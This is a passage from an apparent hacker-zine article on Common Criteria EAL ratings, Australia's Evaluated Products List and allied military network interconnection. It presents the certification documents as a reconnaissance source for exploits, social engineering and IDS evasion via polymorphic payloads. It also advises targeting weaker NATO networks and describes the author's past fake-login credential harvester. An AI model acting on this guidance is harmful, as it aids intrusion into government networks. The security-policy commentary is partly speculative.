Also the other interesting thing to note - EAL1 rated firewalls are only going to be found on PROTECTED, HIGHLY PROTECTED or National Security networks and only where they interconnect with others of the same security rating. If you find one one of those firewalls - you know the importance of the networks you're on.

Now down to the exact security designations for the products:

EAL1 - Functionally Tested. Provides analysis of the security functions, using a functional and interface specification of the TOE (target of evaluation), to understand the security behaviour. The analysis is supported by independent testing of the security functions.

EAL2 - Structurally Tested. Analysis of the security functions using a functional and interface specification and the high level design of the subsystems of the TOE. Independent testing of the security functions, evidence of developer "black box" testing, and evidence of a development search for obvious vulnerabilities.

EAL3 - Methodically Tested and Checked. The analysis is supported by "grey box" testing, selective independent confirmation of the developer test results, and evidence of a developer search for obvious vulnerabilities. Development environment controls and TOE configuration management are also required.

EAL4 - Methodically Designed, Tested and Reviewed. Analysis is supported by the low-level design of the modules of the TOE, and a subset of the implementation. Testing is supported by an independent search for obvious vulnerabilities. Development controls are supported by a life-cycle model, identification of tools, and automated configuration management.

EAL5 - Semiformally Designed and Tested. Analysis includes all of the implementation. Assurance is supplemented by a formal model and a semiformal presentation of the functional specification and high level design, and a semiformal demonstration of correspondence. The search for vulnerabilities must ensure relative resistance to penetration attack. Covert channel analysis and modular design are also required.

EAL6 - Semiformally Verified Design and Tested. Analysis is supported by a modular and layered approach to design, and a structured presentation of the implementation. The independent search for vulnerabilities must ensure high resistance to penetration attack. The search for covert channels must be systematic. Development environment and configuration management controls are further strengthened.

EAL7 - Formally Verified Design and Tested. The formal model is supplemented by a formal presentation of the functional specification and high level design showing correspondence. Evidence of developer "white box" testing and complete independent confirmation of developer test results are required. Complexity of the design must be minimised.

Note: Only assurance levels 1-4 are incorporated in the CCRA currently, and ratings of products which fit criteria above level 4 in Australia, are designated 4+ on the EPL.

Here I'll give a few examples of ratings from random categories. (The EPL is split up into various network devices and then the larger part of network security products).

#### Biometric Products

EAL2 - Iridian Technologies KnoWho Authentication Server and Private ID

#### Miscellaneous Devices

E1 - NEC S2 (Mobile Satellite Terminal)

EAL1 - Cisco VoIP Telephony Solution

#### Network Security Devices

EAL1 - Secure Session VPN v4.1.1

EAL2 - SurfControl Email filter for SMTP

EAL4 - Clearswift Bastion II Firewall

EAL4+ - Cisco Secure PIX Firewall V7.0(6)

#### Operating Systems

E3 - AIX V4.3

EAL4+ - Sun Trusted Solaris 8/04

EAL4+ - Windows 2000 Professional, Server and Advanced Server with SP3 and Q326886 Hotfix \*cough\*bullshit\*cough\*

There are also smartcard products, PC Security products, encryption products, and many other categories. More in-depth information can be found on the website itself regarding each product.

--[ 6. The EPL and CCRA in depth

During 1998 The United Kingdom, France, Germany, The United States and Canada put in place the CCRA. Australia joined in 1999. It should be noted here also that under the member countries list (with contact details) under the DSD website, Japan, South Korea, Netherlands and Norway have also joined the CCRA recently.

This Criteria is for use between the countries in any kinds of shared network arrangements - this process is called "Mutual Recognition". The philosophy behind this is that overseas products rated by the DSD, NSA and various other organisations can be used in other member countries without being re-evaluated as the criteria is the same. Although it may be noted that (at least in Australia) the DSD does provide exceptions for any kind of cryptographic equipment which it may need to give particular evaluation to.

(I wonder if this is a security concern or more to do with compatibility).

Also available is the ACSI33 Network Security Manual - Public Domain Copy [1] - this is much like the old DoD Orange Book in the US. This manual defines many of the Australian DoD Network security standards and criteria prerequisites for many of the applicants of DSD/DoD approval for the Evaluated Products List (EPL).

If you check the EPL itself, you'll find criteria certification reports and security target papers, defining how the product was certified, possible weaknesses in the product, how the product should be used in the DoD and all the contact details any given DoD department should need to buy such a product or get information on it.

You have the shopping list for exploits, contact information for social engineering, a detailed outline of what to worry about once you'd attacked a DoD network point and how to hide yourself from IDS - you have the list of what IDS are used, and can download the IDS signature recognition files and run those through something like IDA Pro disassembler. Then

modify your code/payload to no longer alert the IDS software, use of polymorphic payload would be a good technique to use for this once you know the triggering pattern.

Since the old days of hacking into .mil's on the old milnet (the cold-war ip network of the USA which was used both for research and development) of the early 90's lots of things happened. Lots of busts and a lot of talk of securing the governments of the western world. And they are not the only ones. Since the early 90's we've seen a huge amount of digest on changes to computer related laws worldwide in relation to this particular agenda in places like Russia, China and North Korea.

There is more than enough information in these documents to set up an elaborate network attack, when the various military organisations will be more reliant than ever on these networks for command and control, logistics and communications.

More interesting is the fact that on the UK EPL and the US EPL they also list the same products with the same rating - even though some of them have been independantly assessed (haha), further pushing the point that these networks are now at least slightly interoperable or at least becoming so over time.

The scary part is that it's connected to the largest military body in the world. The US DoD, who have run SIPRN for many years, since they re-built the early milnet after the cold-war. The network there being able to at least speak to the Australian network and be restricted by guidelines of Mutual Recognition as set down by the new standards in the CCRA must of course adhere to the same standards, and can be recognised by the EAL designation on the Australian and UK EPLs.

Theory: Latest exploits - or even old ones - could still work to this day on many of the systems because of the way the EPL is implemented. Companies must pay to become a part of the EPL. It can cost upward of \$1,000,000 AUD to get a product certified sufficiently. From the companies point of view - the more they pay, the better their market share is, because the further up the EPL rating they go - by taking more time through evaluation - which costs more to get evaluated for, they find less companies are willing to pay for the evaluation.

This directly impacts sales because the more secure a network is rated internally by the DSD the less choice any given department has for the products to secure it. Pretty much the DSD/NSA etc. will give you a license to print money - as long as you pay THEM first.

Here's one recent example of the whole deal going wrong which has come out in the press as I wrote this article [7]. I find it interesting that even the most educated security consultants aren't really that aware of the way the intelligence community is functioning when it comes to the CCRA/EPL equipment. Their mention of "Pentest expresses doubts about whether the certification of the firewall according to Common Criteria EAL4+ is merited on the basis of the flaws it unearthed." amuses me. Fact is, once a particular IMPLEMENTATION of a product is evaluated, it doesn't change. It won't be "Regularly Patched" or even "Regularly Evaluated", any changes whatsoever made to the implementation make it non-standard and no longer adhering to the criteria it was evaluated for originally - that's the point of evaluation - as far as the DSD/NSA are concerned.

You are almost back at the old NASA addage back when the space race was on and they would joke that the Russians had their best minds and parts going into their project while the US spacecraft was 10,000 moving parts, all built by the lowest bidder run by a group of people chosen on their ability to kiss ass.

This is the basic problem with beaurecracy in the western military. Beaurecrats are always trying to justify their existence, they do so by telling everyone what they are doing and companies involved want to say "hey look what we did for the DoD".

On with our look at the pretty secure network: Without actually breaking

in, we can't know if you can break into the american network from the Australian side, or any other side, however, the previous designations with regard to PROTECTED networks connecting to National Security Networks could tell us that we might be able to easily. I suggest that no matter what the CCRA will tell countries to do, their own internal DSD, NSA, DoD computer departments will require some heavy security between coalition members. But this is only an assumption on my part, I wouldn't put it past the various department heads to cut costs here - it happens.

I find it amusing that in none of the above departments or EPL's does NSA SELinux get a mention ;) (Probably just someone's pet project).

One assumption you'd have to make is the network wouldn't be fast out of the country you're in. Ground based satellite transponders are bound to be slow, ship based ones even slower. Network coverage of combat areas is going to be pretty nasty for data - especially if you are on a dialup line. But they are there. Recent Satellite scans show a large number of S and X band non-commercial satellite beacons (which show working transponders in space) and data/analog signals which are encrypted as no in-band scans return any valid output at all (you can see the bandwidth is being used however).

I dont have a lot of information about the SIPR Network, not being in the U.S (hopefully it will not be long before someone writes another article on it).

But from the DISA website:

SIPRNet: The Secret IP Router Network (SIPRNet) is DoDs largest interoperable command and control data network, supporting the Global Command and Control System (GCCS), the Defense Message System (DMS), collaborative planning and numerous other classified warfighter applications. (Note: I suggest warfighter applications means training programs).

Direct connection data rates range from 56 kbps to 155Mbps. Remote dial-up services are available up to 19.2kbps.

The data rates there are interesting, meaning they also have dialup and ATM links available possibly faster is now available as that page hasn't been updated since the mid 90's.

## --[ 7. Other Standards

The only other standards I've found that are worthy of note for this particular paper are the encryption standards. These are also noted in the acsi33 document fully. The usage of 3DES and AES for symmetrical encryption and RSA/DH/DSA/Elliptic Curve Diffie-Hellman (ECDH)/Elliptic Curve Digital Signature Algorithm (ECDSA) for asymmetric (key exchanges). Encryption is not my strong point, however it should be noted the CCRA members defer to NIST with regard to most of their encryption standards.

Fact is I am quoting almost directly from the acsi33 document here, the only encrypted VPNs I ever set up for these companies I worked for were Cisco IOS 3des algorithms.

## --[ 8. Secrets

At the end of the cold war, there were probably a few hundred thousand computers hooked up to the internet. Almost every country on earth had SOMETHING hooked up. The R&D departments of universities in Australia was where I got my internet access from and developed contacts in the hacker scene of the time. At that time China and the USSR were both large threats to western dominance, however I find it interesting to note that all of the member countries of both of these power blocks were internet connected at the time the cold war was in full force.



The US DoD or DARPA has still never actually disclosed any given project to do with engineering or humanities that the internet actually facilitates apart from communication.

One has to wonder about the significance of the storm worm and other such virii, their ability to act as an autonomous strike against non-military, but more a regional strike against economic infrastructure.

The foreseen assumption of any given biological, nuclear or widespread terrorist attack would be that that economic infrastructure would dissolve before military infrastructure.

After having written this article, I'm not entirely sure that is a valid assumption...

## --[ 9. Conclusion

Much as I would like to write more about the networks in other nations (Japan and France would be nice to find out about), I don't really have the time to wardial or do research for so many networks in so many countries. It will have to come at a later date by other writers. But keep in mind, the USA spend the most on industrial military and mainstream military projects in the world just by matter of overall odds for breaking in and not being discovered, they are probably your least favourable target. As the network seems to now be interconnected with other NATO nations, one of the nations spending less on it might be give better outcomes.

The standards are the same across the board anyhow, most of this information will still be good as long as you are in, or looking at a network in one of these member nations.

I think many people in the various military departments across the world who are member organisations for this particular network should be quite embarassed by this information being so easy to get. Security through obscurity is another oldschool technique which seems to have gone the way of the steam train - even by those who should be most concerned with obscuring and securing their data.

Any hacker who has been around for any decent length of time can tell you there is a way around any system - if you added the extra advantage of having many men who are ready and willing to come to your country and "kick the door down" to procure some of this information, the people responsible for this should be concerned. If we can glean all of this from the "public domain" security level, imagine just having some access to documentation from the IN-CONFIDENCE network computer.

In my own experience in working for the Australian DSD through contractors, I found many times that their network data security was very dependant upon one or two applications that were bought from outside organisations - poorly implemented and only very rudimentary security precautions taken. Even the fact that I worked there - even with a previous criminal record to do with gaining access to commonwealth systems, inserting data in commonwealth systems, and defrauding the credit card system - was a security breach.

One of the first computers I ever broke into was done via a COBOL packet snarfer. I re-wrote all of the screens to all of the computers the terminal servers would connect to. Then from an account I looked over someone's shoulder to get, I ran up the snarfer and it would look as if I had logged out. I hadn't, in fact the program was running and looked like the login screen. When you typed in your username/password pair, it gave the usual "Password Authorisation Failure" or other error message (depending on where you were logging in) and it logged it to a file in another account - which had the file permissions opened on it so other accounts could write to its' directory. The program then logged itself out - giving the user the normal login screen. Completely unseen by them, and they merely thought they had typed the wrong password.

8 Years later I was working for this particular contractor to the DSD, I found myself sitting in Air Force bases, Navy Logistics Centres, as well as many high-end government and corporate computer security departments. Physical security was not an issue - even though, if proper background checks had been done on me - I would not have been allowed to be there.

In the past few months I've seen various talk in the press about botnets, attack vectors from unknown sources and the dreaded "black hat" hackers. The latest laugh I had was the stats from google saying that more unix boxes had been compromised than windows boxes and the reporter couldn't understand why unix was considered more secure than windows. They didn't and don't to this day understand WHY \*nix and open source are more secure - I am not going to educate people here.

Creating an air of "hype" or complacency in any security environment is completely unconstructive, use of "known factors" through use of friends and other associates is likewise unconstructive.

The reasons for this are simple and are defined indeed by one of the latest press releases from the whitehouse.

"On the last day, we won't be lost because of a lack of strength or a lack of equipment. We'll be lost because of a lack of trust."

--[ 10. Annex

Acronyms:

-----

- [i] RAN - Royal Australian Navy
- [ii] FISSO - Fleet Information System Support Organisation.
- [iii] DSD - Defence Signals Directorate.
- [iv] DoD - Department of Defence.
- [v] DRN - Defence Restricted Network.
- [vi] NSA - National Security Agency (USA).
- [vii] SIPRN - Secret IP Router Network (US DoD).

Resources:

-----

- [1] <http://www.dsd.gov.au/library/infosec/acsi33.html>
- [2] <http://www.cesg.gov.uk/site/iacs/index.cfm?menuSelected=1&displayPage=151>
- [3] [http://www.defence.gov.au/dmo/id/cic\\_contracts/Values2001-2002.pdf](http://www.defence.gov.au/dmo/id/cic_contracts/Values2001-2002.pdf)
- [4] <http://www.yaffa.com.au/defence/pdf/05/top40-20-2004.pdf>
- [5] <http://www.disa.mil/main/prodsol/data.html>
- [6] [http://www.kaz-group.com/files/casestudies/cs\\_ran.pdf](http://www.kaz-group.com/files/casestudies/cs_ran.pdf)
- [7] [http://www.theregister.co.uk/2007/10/03/check\\_point\\_pentest/](http://www.theregister.co.uk/2007/10/03/check_point_pentest/)
- [8] <http://www.softwink.com/iwar/>
- [9] <http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=thefinn&type=archives&%5Bsearch%5D.x=0&%5Bsearch%5D.y=0>